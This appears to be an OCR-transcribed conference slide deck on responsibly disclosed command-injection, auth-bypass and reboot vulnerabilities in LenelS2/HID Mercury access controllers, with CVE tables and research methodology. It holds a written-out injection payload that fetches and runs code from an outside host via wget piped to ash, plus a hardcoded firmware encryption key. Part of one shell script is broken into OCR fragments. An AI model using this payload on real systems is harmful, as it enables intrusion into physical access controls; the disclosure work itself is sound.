

Perimeter Breached!
Hacking an Access Control System

Sam Quinn
Steve Povolny

#whoami

Steve Povolny

- Principal Engineer
- @spovolny
- Core technical interests:
  - Vulnerability RCA
  - Reverse engineering
  - Exploitation
  - Hardware hacking

Sam Quinn

- Senior Security Researcher
- @eAyeP
- Core technical interests:
  - Exploitation
  - Hardware hacking
  - Embedded systems
  - OS fundamentals

Avid mountain bikers

Sam



Steve




The target – HID Mercury access controller

LENEL·S2

Access Hardware

LNL-X4420

Advanced Dual Reader Controller








Government physical certification

Lenel OnGuard® System Approved for U.S. Federal Government Use

PITTSFORD, N.Y. – April 2, 2018 – Lenel, a leading provider in advanced security systems, announced it has received U.S. federal government approval for its new LNL-4420 intelligent system controller with embedded authentication. Following rigorous security vulnerability and interoperability testing for Federal Identity, Credentialing and Access Management (FICAM) solutions program, Lenel's LNL-4420 controller has been included on the General Services Administration's Approved Product List. FICAM is a set of security disciplines designed to ensure federal systems and facilities are used by the right person, at the right time, for the right reason. Lenel is part of UTC Climate, Controls & Security, a unit of United Technologies Corp. (NYSE:UTX).



Vulnerability findings summary

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

Affected product list

By use of our responsible disclosure procedures independent penetration testing of HID® Mercury™, access panels sold by LenelS2 were reported to contain cybersecurity vulnerabilities. These vulnerabilities could lead to disruption of normal panel operations.

The impacted LenelS2 part numbers include:


LNL-X2210	S2-LP-1501
LNL-X2220	S2-LP-1502
LNL-X3300	S2-LP-2500
LNL-X4420	S2-LP-4502
LNL-4420	

Prior generations of HID Mercury controllers are not impacted.

DEFCON


Choose your pwn adventure

Root shell on LNL-4420



Standard operation

- Open network ports
- Login
- Configuration pages
- Network setup



Choose your pwn adventure #1

Objective: Find 0Day Remote Code Execution Vulnerability

Look for Operating System Vulnerability

- Vendor and product-specific libraries, files
- Keys, credentials, crypto, backdoors, etc.
- Configuration flaws

Look for Web-based Vulnerability

- SQL Injection, XSS, command injection etc.
- Authentication bypass
- Logic flaws

Look for Network Vulnerability

- 3rd party libraries
- Networking Stack

Finding a command injection


Injection candidate: Device hostname



Bypassing character restrictions

Character restrictions:

- Client side
- Server side
- Parsing code




```
var valid = '0123456789.-qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM' // define valid characters

function isValid(string,allowed) {
    for (var i=0; i< string.length; i++) {
       if (allowed.indexOf(string.charAt(i)) == -1)
          return false;
    }
    return true;
}
```

Authentication for HTTP GET/POST


- GET Request
- POST Request



```
87   initDVPair("TunSupChecked", &unk_17148, &v49[23460]);
88   initDVPair("TunnelPort", &unk_17148, &v49[24480]);
89   inited = initDVPair("TunnelIP", &unk_17148, &v49[25500]);
90   SessionIdFromCookie = getSessionIdFromCookie(inited);
91   if ( getQspFromPOST(v62, 400) )
92   {
93     urldecode2(s, v62);
94     if ( !parseFormsData(s, "session_id", v58) )
95     {
96       if ( SessionIdFromCookie )
97       {
98         memset(v39, 0, sizeof(v39));
99         memset(&v37[79], 0, 0x21Cu);
100        memset(&v37[79], 0, 0x14u);
101        v4 = memset(&v37[15], 0, 0x100u);
102        clearRoutingTable(v4);
103        if ( !parseFormsData(s, "DHCP", &v37[15]) )
104        {
```

Live Demo
Command Injection & Auth Bypass

Understanding the command injection



Network Setup:
-H $(udhcpc –i eth0)

Desired Command Injection:
$(wget –q –O – 172.16.0.138 | ash)

```
499 root     /sbin/ifup -a
512 root     /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
531 root     udhcpc -i eth0
532 root     /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
534 root     ash
```

CVE-2022-31479

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291 (no patch available)	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

Choose your pwn adventure #2

Objective: Analyze system for a reboot primitive

Unauthenticated Reboot via webserver

- “Apply Settings”
- Checks for cookie

System exhaustion (Trigger watchdog)

- Takes around an hour
- Very noisy and slow

Crash the system to cause a reboot

- Segfaults
- Need to find memory corruption vulnerabilities

Segfault handling 1.0

Segmentation faults on all binaries cause full system reboot

```
#! /bin/sh

TMP_DIR=/tmp/dump

fw_setenv segfault 1
if [ ! -e /dev/mmcblk0p1 ] || [ ! -e /.collect_enable_core ]; then
 sleep 5
 sync
 reboot
fi

gzip > /opt/core.MSC.dump.gz #this needs the entry: echo "|/root/CustomMSC_CoreDump - -zcvf" >
/proc/sys/kernel/core_pattern

mkdir $TMP_DIR
logread > $TMP_DIR/logdump.txt
to
df
ps
op
un
ca
cp
AP
ec
cp
if
 c
fi

tar -cvf /opt/core_dump.tar /opt/core.MSC.dump.gz /root/mpl_icd_ep4502 /root/mpl_sio_ep4502
/root/Filesystem_Version.txt $TMP_DIR

sleep 1

openssl aes-256-cbc -k MeRcUrY -salt -in /opt/core_dump.tar -out /mnt/core.$3.$4.aes
#openssl rsautl -encrypt -inkey public_key.pem -pubin -in /opt/test_tar.tar -out encrypt.dat #this will
be needed later when certs are used to encrypt file

rm /opt/core.MSC.dump.gz
rm /opt/core_dump.tar

syn
reboot
```


```
cat /proc/sys/kernel/core_pattern
|/root/CustomMSC_CoreDump - -cvf %h %t %E
```

Improving our odds

IDA Python automation

Search for:

- Sprintf()
- Strcpy()
- Strcat()
- Memcpy()
- Gets()
- Printf()
- Scanf()



Qemu emulator and poor man’s fuzzer

Setup an ARM Qemu machine

- Chroot into the flash dump
- Execute the binary as usual

Fuzz the CGI Binaries

- Use Radamsa
- Use GDB for RCA
- Find crashes



